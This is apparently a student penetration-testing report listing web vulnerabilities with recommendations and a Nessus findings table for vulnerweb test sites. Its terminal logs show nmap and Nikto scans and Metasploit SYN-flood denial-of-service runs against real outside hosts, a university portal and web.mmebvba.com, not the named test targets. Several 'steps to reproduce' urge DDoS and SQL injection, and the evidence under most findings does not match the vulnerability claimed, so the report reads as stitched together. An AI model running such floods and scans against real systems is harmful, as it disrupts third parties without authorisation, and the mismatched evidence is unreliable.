Business Impact: Attackers can create convincing phishing attacks using the trusted domain name. Users trust the legitimate domain and may enter credentials on fake sites. This leads to credential theft, malware installation, and loss of user trust.

Vulnerability Path: http://testphp.vulnweb.com/redir.php?url=http://google.com

Steps to Reproduce: exploit open ports 80 to perform SQL injections, cross-site request forgeries and DDoS attacks.

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for paavan:
┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap --top-ports 65536 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
zsh: segmentation fault  sudo nmap --top-ports 65536 31.3.96.40

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap -sV -p 80 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
Nmap scan report for web.mmebvba.com (31.3.96.40)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# msfconsole
```

```
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 31.3.96.40
RHOST => 31.3.96.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/tcp/synflood) > RUN
[-] Unknown command: RUN
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 31.3.96.40

[*] SYN flooding 31.3.96.40:80 ...
```

Recommendation:

1. **URL Validation:** Implement strict validation for all redirect URLs using an allow-list of trusted domains and rejecting any URLs that don't match.
2. **Indirect Redirects:** Use indirect references or mapping tables instead of accepting user-supplied URLs directly for redirection.
3. **User Confirmation:** Display warning pages with clear notifications when redirecting users to external domains, requiring explicit user consent.
4. **Avoid User Input:** Design applications to avoid using user-supplied input for redirect destinations whenever possible.
5. **Regular Security Reviews:** Conduct code reviews specifically targeting redirect functionality to identify and fix open redirect vulnerabilities.

9) Vulnerability Name: **Server Information Disclosure in Headers**

CWE-200: Exposure of Sensitive Information

OWASP Category: A05:2021 - Security Misconfiguration

Description: The web server reveals detailed version information in HTTP headers, including server type, version, and technology stack. This information helps attackers identify specific vulnerabilities for that server version.

Business Impact: Attackers can fingerprint the server technology and version, then search for known exploits targeting that specific configuration. This significantly reduces the effort required to compromise the system and increases attack success rate.

Vulnerability Path: http://testphp.vulnweb.com/

Steps to Reproduce:

1. Open a terminal or command prompt

2. Type the Command: openssl s_client -connect 31.3.96.40:443 -tls1

3. The connection is successfully means the server supports TLS 1.0

```
thanmaye08@THANMAYE: ~
File  Actions  Edit  View  Help
┌──(thanmaye08㉿THANMAYE)-[~]
└─$ openssl s_client -connect 31.3.96.40:443 -tls1
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = web.mmebvba.com
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = web.mmebvba.com
verify return:1
---
Certificate chain
 0 s:CN = web.mmebvba.com
   i:CN = web.mmebvba.com
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: May 25 09:07:54 2015 GMT; NotAfter: May 22 09:07:54 2025 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICxDCCAaygAwIBAgIJALpeeeDC90PLMA0GCSqGSIb3DQEBCwUAMBoxGDAWBgNV
BAMMD3dlYi5tbWVidmJhLmNvbTAeFw0xNTA1MjUwOTA3NTRaFw0yNTA1MjIwOTA3
NTRaMBoxGDAWBgNVBAMMD3dlYi5tbWVidmJhLmNvbTCCASIwDQYJKoZIhvcNAQEB
BQADggEPADCCAQoCggEBAK/hFlEmVRyv2fbXel6oUukbiGdpX0Xps5sqis2OxF9Y
/YXJcxaPoI/fUyfSdJ6prr2/YoEcUUfZaUIJWbsSz/qzklja0M+GMAVzL+wqAi+V
HjgujqsgeEQgxgTiNoQu9Zld5NY7Ac9qQRKbLBLRubQV/9+Dud0Isx3z1gAsJda6
bi3JuL0a27EMztRssKeQClJhWLAdidjuXH6kc+3jbNPmvedRF+Mw5mk32nNtyZ78
qjIFT7Bny/CNGN31PFgQWq+6pTgCzokui04zV0pYyaGX9hs6roLiQWLT9UqB0wx0
Jr+GM175u2YLvXba+UZ2cWMOp5IZ359OHtkf0uuKSzUCAwEAAaMNMAswCQYDVR0T
BAIwADANBgkqhkiG9w0BAQsFAAOCAQEAgKAHg1qFsUlDarYKIrjuUxfeI2bE1fLd
VGIYBzmaQddzehzBu9Akn9g73DHwrs9+gW9cDfkClVr3ayzS5KAMhvnZzga1B0+q
NYfX2y61SMnS4w9p8PT3iqZdF/RYwu658BXjpJWojwoA8Hu1mhwT0DdSSEofBnIq
azNm62lQsxdTlU7wEanZ0/ExUFNktwKean7Jle3EvH94fkNg2T0er1WuEB/QF6sv
dJqxsYSZ3toPEuqlOryWis0E8pfo3Hauzz6fBGijLcEnMoFp7oCZNz0Xh9Q93aOs
5c9hNmHtQcu3vMrYUYArpj+a/euAEI2HaGJZf5g75mf4gAI/2B7iyg==
-----END CERTIFICATE-----
subject=CN = web.mmebvba.com
issuer=CN = web.mmebvba.com
---
No client certificate CA names sent
Peer signing digest: MD5-SHA1
Peer signature type: RSA
Server Temp Key: ECDH, prime256v1, 256 bits
---
SSL handshake has read 1404 bytes and written 274 bytes
Verification error: self-signed certificate
---
New, TLSv1.0, Cipher is ECDHE-RSA-AES256-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
```

```
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1
    Cipher    : ECDHE-RSA-AES256-SHA
    Session-ID: 88C081DC5A60B2165E5ECF1174DFFA77732428624861E0BFAC934E3DE969B9E2
    Session-ID-ctx:
    Master-Key: 9A895BD34544E92181A631AB636C46EEC2788E9BFEE0DA5A6BDCA50E65C55250BA88EA
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 11 e0 e2 5c 44 79 52 91-7b 32 b1 10 22 9f 80 b5    ...\DyR.{2..".....
    0010 - 54 b6 b7 89 fe c7 7d 4a-18 bd 8c e3 e6 31 47 63    T.....}J.....1Gc
    0020 - 38 1b 52 ec 16 ac 18 b6-bd e1 76 e9 4b 41 24 ad    8.R.......v.KA$.
    0030 - e3 94 d2 60 65 35 8b e0-6e d2 76 db 1b e1 03 e7    ...`e5..n.v.....
    0040 - e7 76 cc f9 70 6a 42 91-94 42 e2 e8 29 d5 fd 38    .v..pjB..B..)..8
    0050 - 63 5f da 9f 09 af e0 d9-22 29 45 70 a7 a4 36 1f    c_......")Ep..6.
    0060 - 51 b1 cd d5 e7 b9 ef 9d-5d 20 99 ad 00 4d 21 df    Q.......] ...M!.
    0070 - 38 a6 c9 1b 76 29 87 d9-14 79 7a 73 33 f8 4c 8f    8...v)...yzs3.L.
    0080 - 12 ae 66 c1 ad c3 6c ba-68 63 11 6c b2 18 e0 89    ..f...l.hc.l....
    0090 - 97 54 50 d7 ee f5 e1 37-f4 b0 be 55 2f d1 25 63    .TP....7...U/.%c
    00a0 - c7 61 10 b3 ad 74 5a b7-07 fe e5 20 b1 da a1 a2    .a...tZ.... ....
    00b0 - be dd c8 45 a7 74 b7 eb-ee 9a 15 dc 1b bb 0b d9    ...E.t..........

    Start Time: 1697691531
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
---
4037A3514B7F0000:error:0A000126:SSL routines:ssl3_read_n:unexpected eof while reading:
```

Recommendation:

1. **Disable Server Signatures:** Configure web server to remove or modify server version headers (ServerTokens Prod in Apache, RemoveServerHeader in IIS).
2. **Remove X-Powered-By Headers:** Disable headers that reveal technology stack information like X-Powered-By: PHP/5.3.1 through server configuration.
3. **Custom Error Pages**: Implement custom error pages that don't reveal server information or stack traces to users.
4. **Header Hardening:** Review all HTTP response headers and remove any that disclose unnecessary technical details about the server environment.
5. **Regular Configuration Audits**: Periodically audit server configurations to ensure information disclosure headers remain disabled after updates.

10) Vulnerability Name: **Session Token in URL**

CWE-598: Information Exposure Through Query Strings

OWASP Category: A07:2021 - Identification and Authentication Failures

Description: The application passes session identifiers (session tokens) in URL parameters instead of secure cookies. URLs are easily exposed through browser history, referrer headers, server logs, and network sniffing.

Business Impact: Attackers can capture session tokens from browser history, shared links, or referrer headers, then hijack active user sessions without needing credentials. This leads to unauthorized access, account takeover, and data theft.

Vulnerability Path: http://testphp.vulnweb.com/home.php?PHPSESSID=abc123xyz789

Steps to Reproduce:

```
GET /web.config HTTP/1.1
Host: web.mmebvba.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



This produced the following truncated output (limited to 5 lines) :
------------------------------ snip ------------------------------
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.webServer>
<!-- Don't show directory listings for URLs which map to a directory. -->
<directoryBrowse enabled="false" />
[...]
```

Recommendation:

1. **Cookie-Based Sessions:** Store all session identifiers exclusively in secure cookies rather than passing them in URLs.
2. **Secure Cookie Flags:** Configure session cookies with HttpOnly, Secure, and SameSite flags to prevent JavaScript access and ensure transmission only over HTTPS.
3. **Regenerate Session IDs:** Generate new session IDs after successful login to prevent session fixation attacks.
4. **URL Parameter Removal:** Configure the application to ignore session identifiers passed in URLs and rely only on cookie-based session management.
5. **Session Timeout:** Implement appropriate session timeout mechanisms and force re-authentication for sensitive operations.

Main Website: http://www.webscantest.com/

1) Vulnerability Name: **Blind SQL Injection**

CWE-89: Improper Neutralization of Special Elements used in an SQL Command

OWASP Category: A03:2021 - Injection

Description: The application is vulnerable to blind SQL injection where database errors are not displayed, but attackers can infer results based on application behavior differences. Time-based or boolean-based techniques can extract data character by character.

Business Impact: Even without visible errors, attackers can systematically extract entire database contents over time, including user credentials, personal data, and sensitive information. This leads to complete data breaches and system compromise.

Vulnerability Path : http://www.webscantest.com/datacapture.php?id=1

Steps to Reproduce:

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

  Name                      Code          KEX       Auth    Encryption          MAC
  ----------------------    ----------    ---       ----    --------------------  ---
  EDH-RSA-DES-CBC3-SHA      0x00, 0x16    DH        RSA     3DES-CBC(168)       SHA1
  ECDHE-RSA-DES-CBC3-SHA    0xC0, 0x12    ECDH      RSA     3DES-CBC(168)       SHA1
  DES-CBC3-SHA              0x00, 0x0A    RSA       RSA     3DES-CBC(168)       SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

To see debug logs, please visit individual host

Port	Hosts
443 / tcp / www	136.233.9.22

Plugin Details

Severity:	High
ID:	42873
Version:	1.21
Type:	remote
Family:	General
Published:	November 23, 2009
Modified:	February 3, 2021

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: PoC
Age of Vuln: 730 days +
Product Coverage: High
CVSSV3 Impact Score: 3.6
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 6.1
Risk Factor: Medium
CVSS v3.0 Base Score 7.5
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

Vulnerability Information

Vulnerability Pub Date: August 24, 2016

Recommendation:

1. **Parameterized Queries:** Implement prepared statements and parameterized queries for all database interactions to prevent SQL injection completely.
2. **Stored Procedures:** Use stored procedures with strict parameter definitions to add an additional layer of database access control.

3. **Input Validation:** Apply allow-list based input validation to ensure only expected characters and formats are accepted.
4. **Error Handling:** Implement custom error messages that don't reveal database structure or error details to users.
5. **Regular Penetration Testing:** Conduct periodic specialized testing for blind SQL injection vulnerabilities using automated tools and manual techniques.

2) Vulnerability Name: Reflected Cross-Site Scripting (XSS)

CWE-79: Improper Neutralization of Input During Web Page Generation

OWASP Category: A03:2021 – Injection

Description: User input from URL parameters is reflected directly in the page without proper encoding, allowing attackers to inject and execute malicious JavaScript code.

Business Impact: Attackers can steal session cookies, capture keystrokes, deface websites, redirect users to malicious sites, and perform actions on behalf of victims. Account takeover and data theft are significant risks.

Vulnerability Path: http://www.webscantest.com/search.php?q=test

Steps to Reproduce:

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ nikto -h  https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          136.233.9.22
+ Target Hostname:    vtop.vit.ac.in
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=*.vit.ac.in
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=
Sectigo RSA Domain Validation Secure Server CA
+ Start Time:         2023-10-16 13:37:01 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://deve
loper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdxOUtz.bat|dir: The X-Content-Type-Options header is not set. This c
ould allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
issing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't
 connect: SSL negotiation failed:  at /var/lib/nikto/plugins/LW2.pm line 5254.
 at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
: Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2023-10-16 13:41:16 (GMT5.5) (255 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Recommendation:

1. **Output Encoding:** Apply context-appropriate encoding for all user-supplied data before rendering it in HTML responses.
2. **Content Security Policy:** Implement comprehensive CSP headers to restrict script execution sources and mitigate XSS impact.
3. **Input Sanitization:** Use established sanitization libraries to remove malicious content while preserving legitimate user input.
4. **Framework Security:** Leverage built-in XSS protection features provided by modern web development frameworks.
5. **Security Testing:** Conduct regular XSS vulnerability scans using automated tools and manual penetration testing techniques.

3) **Vulnerability Name:** **Insecure Cookie Attributes**

CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

OWASP Category: A05:2021 - Security Misconfiguration

Description: Cookies containing session identifiers are created without the Secure flag, allowing them to be transmitted over unencrypted HTTP connections where they can be intercepted.

Business Impact: Attackers on the same network can capture session cookies through packet sniffing, leading to session hijacking and unauthorized account access. Users on public Wi-Fi are especially vulnerable.

Vulnerability Path : **http://www.webscantest.com/**

Steps to Reproduce:

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ nikto -h  https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          136.233.9.22
+ Target Hostname:    vtop.vit.ac.in
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=*.vit.ac.in
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=
Sectigo RSA Domain Validation Secure Server CA
+ Start Time:         2023-10-16 13:37:01 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://deve
loper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdxOUtz.bat|dir: The X-Content-Type-Options header is not set. This c
ould allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
issing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't
 connect: SSL negotiation failed:  at /var/lib/nikto/plugins/LW2.pm line 5254.
 at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
: Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2023-10-16 13:41:16 (GMT5.5) (255 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Recommendation:

1. **Set Secure Flag:** Configure all cookies with the Secure attribute to ensure they are only transmitted over HTTPS connections.
2. **Set HttpOnly Flag:** Enable HttpOnly flag for all session cookies to prevent client-side JavaScript from accessing them.
3. **SameSite Attribute:** Implement SameSite=Lax or SameSite=Strict attributes to control when cookies are sent with cross-site requests.
4. **Cookie Expiration:** Set appropriate expiration times for cookies and avoid persistent cookies for session management.
5. **HTTPS Enforcement:** Ensure the entire application enforces HTTPS and redirects all HTTP traffic to HTTPS.

4) **Vulnerability Name:** **Clickjacking Vulnerability**

CWE-1021: Improper Restriction of Rendered UI Layers

OWASP Category: A04:2021 - Insecure Design

Description: The website does not send X-Frame-Options or Content-Security-Policy headers, allowing it to be embedded in frames or iframes on malicious websites.

Business Impact: Attackers can trick users into clicking hidden elements on the legitimate site while believing they are interacting with the attacker's site. This can lead to unauthorized actions, data theft, and account compromise.

Vulnerability Path: http://www.webscantest.com/

Steps to Reproduce: exploit open ports 443 to perform SQL injections, cross-site request forgeries and DDoS attacks.

```
┌──(root㉿kali)-[/home/paavan]
└─# nmap -O vtop.vit.ac.in
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 18:27 IST
Nmap scan report for vtop.vit.ac.in (136.233.9.22)
Host is up (0.044s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
465/tcp  closed smtps
3306/tcp closed mysql
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X|5.X (89%), Apple macOS 10.13.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1 c
Aggressive OS guesses: Linux 3.10 - 4.11 (89%), Linux 5.1 (87%), Apple macOS 10.13 (High Sierra
85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds
```

```
┌──(root㉿kali)-[/home/paavan]
└─# msfconsole

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 136.233.9.22
RHOST => 136.233.9.22
msf6 auxiliary(dos/tcp/synflood) > set RPORT 443
RPORT => 443
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 136.233.9.22

[*] SYN flooding 136.233.9.22:443...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```

Recommendation:

1. **X-Frame-Options Header:** Implement X-Frame-Options header with value DENY or SAMEORIGIN to prevent framing by external sites.
2. **Content Security Policy:** Use CSP frame-ancestors directive to specify which domains are allowed to embed the application in frames.
3. **Frame-Breaking JavaScript:** Implement client-side frame-breaking scripts as an additional defensive layer for legacy browsers.
4. **Regular Header Audits:** Periodically verify that security headers remain properly configured after application updates.
5. **Security Testing:** Include clickjacking tests in regular security assessment procedures.

5) **Vulnerability Name:** **Password Autocomplete Enabled**

CWE-549: Missing Password Field Masking

OWASP Category: A07:2021 - Identification and Authentication Failures

Description: Password fields have autocomplete enabled, allowing browsers to save passwords. On shared computers, this can expose credentials to other users who can access saved passwords.

Business Impact: Users on shared or public computers may have their passwords saved and exposed to subsequent users. This leads to credential theft, unauthorized access, and account compromise.

Vulnerability Path: http://www.webscantest.com/login.php

Steps to Reproduce: use nmap -O TARGET to enable os detection

```
┌──(root㉿kali)-[/home/paavan]
└─# nmap -O vtop.vit.ac.in
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 19:13 IST
Nmap scan report for vtop.vit.ac.in (136.233.9.22)
Host is up (0.043s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
465/tcp  closed smtps
3306/tcp closed mysql
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X|5.X (89%), Apple macOS 10.13.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:apple:mac_os_x:10.13 cpe:/o:linux:linux_kernel:5.1
Aggressive OS guesses: Linux 3.10 - 4.11 (89%), Apple macOS 10.13 (High Sierra) (Darwin 17.0.0) (86%), Linux 5.1 (86%), Linux 3.2 - 4.9 (86%), Linux 3.18 (
85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
```

Recommendation:

1. **Disable Autocomplete:** Set autocomplete="off" attribute for all password fields and sensitive input fields in HTML forms**.**
2. **Form-Level Control:** Apply autocomplete attributes at the form level to ensure all sensitive fields inherit the setting.
3. **Multi-Factor Authentication**: Implement MFA to reduce reliance on passwords alone for security.
4. **User Education**: Educate users about password security and encourage use of password managers on personal devices.
5. **Session Management**: Implement proper session timeout and force logout functionality for shared computer scenarios.

Stage 2

Overview :-

Nessus is a vulnerability scanner developed by Tenable, Inc. It is a remote scanner, meaning that it does not need to be installed on the target host to scan it. Nessus works by sending a variety of probes to the target host in order to identify vulnerabilities. These probes can include network traffic, operating system commands, and application requests.

Nessus uses a plugin-based architecture. Plugins are small pieces of code that are designed to identify specific vulnerabilities. There are over 1200 plugins available for Nessus, covering a wide range of vulnerabilities in operating systems, applications, and network devices.

When Nessus scans a host, it first uses a discovery plugin to identify the operating system and services running on the host. Once the host has been discovered, Nessus runs a series of plugins to test for vulnerabilities. For each vulnerability that Nessus finds, it provides a detailed report that includes the severity of the vulnerability, the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.

Nessus can be used to scan a variety of targets, including single hosts, networks, and web applications. It can also be used to scan specific ports and services. Nessus can be configured to run scans on a schedule or manually.

Here is a step-by-step explanation of how Nessus works:

1. Nessus connects to the target host using a variety of protocols, including TCP, UDP, and ICMP.
2. Nessus sends a series of probes to the target host in order to identify its operating system and services.
3. Nessus runs a series of plugins to test for vulnerabilities.
4. Nessus generates a report that includes the severity of each vulnerability, the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.

Nessus is a valuable tool for security professionals who need to identify and remediate vulnerabilities in their networks. It is easy to use and provides comprehensive reports that can be used to prioritise remediation efforts.

Here are some of the benefits of using Nessus:

- Comprehensive vulnerability coverage: Nessus has over 1200 plugins available, covering a wide range of vulnerabilities in operating systems, applications, and network devices. ● Easy to use: Nessus has a user-friendly interface that makes it easy to configure and run scans.

- Comprehensive reporting: Nessus provides detailed reports that include the severity of each vulnerability,the steps to reproduce the vulnerability, and the steps to remediate the vulnerability.
- Scalability: Nessus can be used to scan a variety of targets, including single hosts, networks, and web applications.
- Flexibility: Nessus can be configured to run scans on a schedule or manually.

Nessus is a powerful tool that can be used to improve the security of any network. It is a valuable asset for any security professional.

Target Website: http://testasp.vulnweb.com/
Target IP Address: 44.228.249.

List of vulnerability:-

s.no	Vulnerability name	Severity	plugins
1	MS-SQL Server Authentication Bypass	CRITICAL	11011
2	ASP.NET Version Disclosure	MEDIUM	43160
3	Cross-Site Scripting (XSS) in Search Parameter	HIGH	13660
4	SQL Injection in Product Details Page	HIGH	10919
5	Weak SSL Cipher Suites Supported	MEDIUM	42873
6	HTTP Security Headers Missing	INFO	70544
7	Directory Listing Enabled	MEDIUM	11034
8	Server-Side Request Forgery (SSRF) via URL Parameter	MEDIUM	14289
9	Session Token in URL	MEDIUM	48212
10	Open Mail Relay Detection	MEDIUM	10862

REPORT: -

1) Vulnerability Name: MS-SQL Server Authentication Bypass

Severity: CRITICAL

Plugin ID: 11011

Port: 1433

Description:
The remote MS-SQL server is configured to allow authentication bypass using blank or default credentials. Attackers can connect to the database without valid credentials, gaining full access to all databases.

Solution:

- Disable blank passwords for SQL Server authentication
- Enforce strong password policies for all SQL accounts
- Use Windows Authentication mode instead of mixed mode where possible
- Restrict access to SQL Server using firewall rules
- Regularly audit SQL Server accounts for weak or default credentials

Business Impact:
Attackers can gain unrestricted access to sensitive data stored in databases, including customer information, financial records, and application data. This can lead to data breaches, identity theft, and complete system compromise. Compliance violations (GDPR, PCI DSS) may result in severe fines.

2) Vulnerability Name: ASP.NET Version Disclosure

Severity: MEDIUM

Plugin ID: 43160

Port: 80

Description:

The ASP.NET version is disclosed in HTTP response headers (X-AspNet-Version). This information helps attackers identify known vulnerabilities specific to that ASP.NET version**.**

Solution:

- Remove X-AspNet-Version header by adding <httpRuntime enableVersionHeader="false" /> in web.config
- Use URL rewriting or custom modules to strip version headers
- Implement custom error pages that don't reveal version information
- Regularly update ASP.NET framework to latest patched version

Business Impact:

Attackers can target known exploits for the disclosed ASP.NET version, increasing the risk of successful attacks. This information aids in reconnaissance and helps attackers tailor their exploitation attempts.

3) Vulnerability Name: Cross-Site Scripting (XSS) in Search Parameter

Severity: HIGH

Plugin ID: 13660

Port: 80

Description:

The search functionality reflects user input without proper sanitization, allowing attackers to inject malicious JavaScript code that executes in victims' browsers.

Solution:

- Implement output encoding for all user-supplied input
- Use anti-XSS libraries like Microsoft AntiXSS
- Apply Content Security Policy (CSP) headers
- Validate input against allow-list of expected characters
- Conduct regular code reviews and penetration testing

Business Impact:

Attackers can steal session cookies, deface websites, redirect users to malicious sites, or perform actions on behalf of victims. Account takeover and data theft can result, leading to reputational damage and loss of customer trust.

4) Vulnerability Name: SQL Injection in Product Details Page

Severity: HIGH

Plugin ID: 10919

Port: 80

Description:
The product details page accepts user-supplied input in the URL parameter without proper validation, allowing attackers to inject SQL commands and manipulate database queries.

Solution:

- Use parameterized queries or prepared statements
- Implement input validation with allow-lists

- Apply least privilege principle for database accounts
- Deploy Web Application Firewall (WAF)
- Conduct regular security testing and code audits

Business Impact:
Attackers can extract sensitive data, modify database contents, bypass authentication, and potentially execute commands on the database server. This can lead to data breaches, financial loss, and complete system compromise.

5) Vulnerability Name: Weak SSL Cipher Suites Supported

Severity: MEDIUM

Plugin ID: 42873

Port: 443

Description:
The server supports weak SSL/TLS cipher suites, including those with 64-bit block size (SWEET32) or export-grade encryption. These ciphers are vulnerable to cryptographic attacks.

Solution:

- Disable all weak and export-grade cipher suites
- Enable only strong ciphers (AES-GCM, ChaCha20)
- Prioritize forward secrecy ciphers (ECDHE)
- Use TLS 1.2 or 1.3 exclusively
- Regularly test SSL/TLS configuration with tools like SSL Labs

Business Impact:
Attackers can decrypt sensitive data transmitted between clients and server, including login credentials and personal information. This undermines the confidentiality of communications and can lead to data breaches**.**

6) Vulnerability Name: HTTP Security Headers Missing

Severity: INFO

Plugin ID: 70544

Port: 80, 443

Description:
The web application is missing important security headers such as X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, and Strict-Transport-Security (HSTS).

Solution:

- Add X-Frame-Options: DENY to prevent clickjacking

- Add X-Content-Type-Options: nosniff to prevent MIME sniffing
- Implement Content-Security-Policy to control resource loading
- Enable HSTS by adding Strict-Transport-Security header
- **Add Referrer-**Policy and Permissions-Policy headers as needed

Business Impact:
Missing headers expose the application to clickjacking, MIME sniffing attacks, XSS, and protocol downgrade attacks. Users are at higher risk of account compromise and data theft.

7) Vulnerability Name: Directory Listing Enabled

Severity: MEDIUM

Plugin ID: 11034

Port: 80

Description:
The web server has directory listing enabled, allowing anyone to browse directories and view all files within them, potentially exposing sensitive information.

Solution:

- Disable directory listing in web server configuration
- For IIS: Uncheck "Directory Browsing" in feature settings
- For Apache: Set Options -Indexes in .htaccess or httpd.conf
- Place index.html files in directories to prevent listing
- Store sensitive files outside web root

Business Impact:
Attackers can discover sensitive files, configuration files, backup copies, and source code. This information can be used to further compromise the system or steal intellectual property.

8) Vulnerability Name: Server-Side Request Forgery (SSRF) via URL Parameter

Severity: MEDIUM

Plugin ID: 1428

Port:80

Description:
